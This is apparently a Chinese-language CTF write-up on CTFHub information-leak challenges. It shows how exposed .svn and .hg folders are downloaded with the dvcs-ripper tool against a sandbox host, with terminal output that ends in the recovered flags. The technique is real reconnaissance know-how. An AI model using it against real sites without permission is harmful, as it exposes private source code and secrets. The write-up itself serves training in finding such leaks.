
和前两题做法一样，git文件夹下载到本地后里面这个txt里面就是flag。



## 五、SVN泄露

当开发人员使用 SVN 进行版本控制，对站点自动部署。如果配置不当,可能会将.svn文件夹直接部署到线上环境。这就引起了 SVN 泄露漏洞。

Subversion, 简称SVN, 是一个开放源代码的版本控制系统, 相对于的RCS、CVS, 采用了分支管理系统, 它的设计目标就是取代CVS。互联网上越来越多的控制服务从CVS转移到Subversion。



# 信息泄露 - Subversion

Flag 在服务端旧版本的源代码中

<https://blog.csdn.net/a597934448>

看了别人题解后推荐这个工具吧<https://github.com/kost/dvcs-ripper>

安装Perl模块:

```
sudo apt-get install perl libio-socket-ssl-perl libdbd-sqlite3-perl libclass-dbi-perl libio-all-lwp-perl
```

下载dvcs-ripper工具: `git clone https://github.com/kost/dvcs-ripper`

dvcs-ripper工具用法: `./rip-git.pl -v -u http://www.example.com/.svn/`

svn1.6及以前版本会在项目的每个文件夹下都生成一个.svn文件夹, 里面包含了所有文件的备份, 文件名为 .svn/text-base/文件名.svn-base  
svn1.7及以后版本则只在项目根目录生成一个.svn文件夹, 里面的pristine文件夹里包含了整个项目的所有文件备份

可以先去wc.db找， `cat wc.db | grep flag`，没有。

```
kali@kali: ~/Desktop/dvcs-ripper/.svn/pristine/c7
File Actions Edit View Help
drwxr-xr-x 5 kali kali 4096 Apr 11 11:38 ..
drwxr-xr-x 2 kali kali 4096 Apr 11 11:38 bf
drwxr-xr-x 2 kali kali 4096 Apr 11 11:38 c7
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine$ cat bf
cat: bf: Is a directory
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine$ cd vf
bash: cd: vf: No such file or directory
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine$ cd bf
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/bf$ ls -al
total 12
drwxr-xr-x 2 kali kali 4096 Apr 11 11:38 .
drwxr-xr-x 4 kali kali 4096 Apr 11 11:38 ..
-rw-r--r-- 1 kali kali 221 Apr 11 11:38 bf45c36a4dfb73378247a6311eac4f80f48fcb92.svn-base
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/bf$ cat bf45c36a4dfb73378247a6311eac4f80f48fcb92.svn-base
<html>
<head>
  <meta charset="UTF-8" />
  <title>CTFHub 信息泄露 SVN</title>
</head>
<body>
  <h1>信息泄露 - Subversion</h1>
  <br />
  <p>Flag 在服务端旧版本的源代码中</p>
</body>
</html>
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/bf$ cd ..
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine$ cd c7
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/c7$ ls -al
total 12
drwxr-xr-x 2 kali kali 4096 Apr 11 11:38 .
drwxr-xr-x 4 kali kali 4096 Apr 11 11:38 ..
-rw-r--r-- 1 kali kali 49 Apr 11 11:38 c782a57c050981653b690cb8cc99174c0cf0f123.svn-base
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/c7$ cat c782a57c050981653b690cb8cc99174c0cf0f123.svn-base
ctfhub{befa06b3e22f85f09514909ad3e0bc37226c1857}
kali@kali:~/Desktop/dvcs-ripper/.svn/pristine/c7$
```


<https://blog.csdn.net/a597934448>

最后我是在缓存文件夹pristine的c7目录找到了flag。

## 六、HG泄露

当开发人员使用 Mercurial 进行版本控制，对站点自动部署。如果配置不当,可能会将.hg 文件夹直接部署到线上环境。这就引起了 hg 泄露漏洞。

同样Mercurial也是一个版本控制软件，只不过是轻量级的，具体区别感兴趣可以去查一查。



## 信息泄露 - Mercurial

Flag 在服务端旧版本的源代码中，不太好使的情况下，试着手工解决。

<https://blog.csdn.net/a597934448>

使用dvcs-ripper下载

hg文件: `./rip-hg.pl -v -u http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/`

```
kali@kali:~/Desktop/dvcs-ripper$ ./rip-hg.pl -v -u http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/
[i] Downloading hg files from http://challenge-5e8292bf8a7e5669.sandbox.ctfhub.com:10080/.hg/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[d] found 00changelog.i
[d] found dirstate
[d] found requires
[!] Not found for branch: 404 Not Found
[!] Not found for branchheads.cache: 404 Not Found
[d] found last-message.txt
[!] Not found for tags.cache: 404 Not Found
[d] found undo.branch
[d] found undo.desc
[d] found undo.dirstate
[d] found store/00changelog.i
[!] Not found for store/00changelog.d: 404 Not Found
[d] found store/00manifest.i
[!] Not found for store/00manifest.d: 404 Not Found
[d] found store/fncache
[d] found store/undo
[!] Not found for .hgignore: 404 Not Found
[i] Running hg status to check for missing items
cannot find hg: No such file or directory at ./rip-hg.pl line 140.
kali@kali:~/Desktop/dvcs-ripper$
```

<https://blog.csdn.net/a597934448>

进入下载的.hg目录中（图形界面ctrl+h可以显示隐藏文件），直接 `grep -r flag *` 搜索，发现flag的一点轨迹。

```
kali@kali:~/Desktop/dvcs-ripper/.hg$ grep -r flag *
Binary file dirstate matches
last-message.txt:add flag
Binary file store/undo matches
store/fncache:data/flag_2044512478.txt.i
Binary file undo.dirstate matches
```

访问它，得到flag。

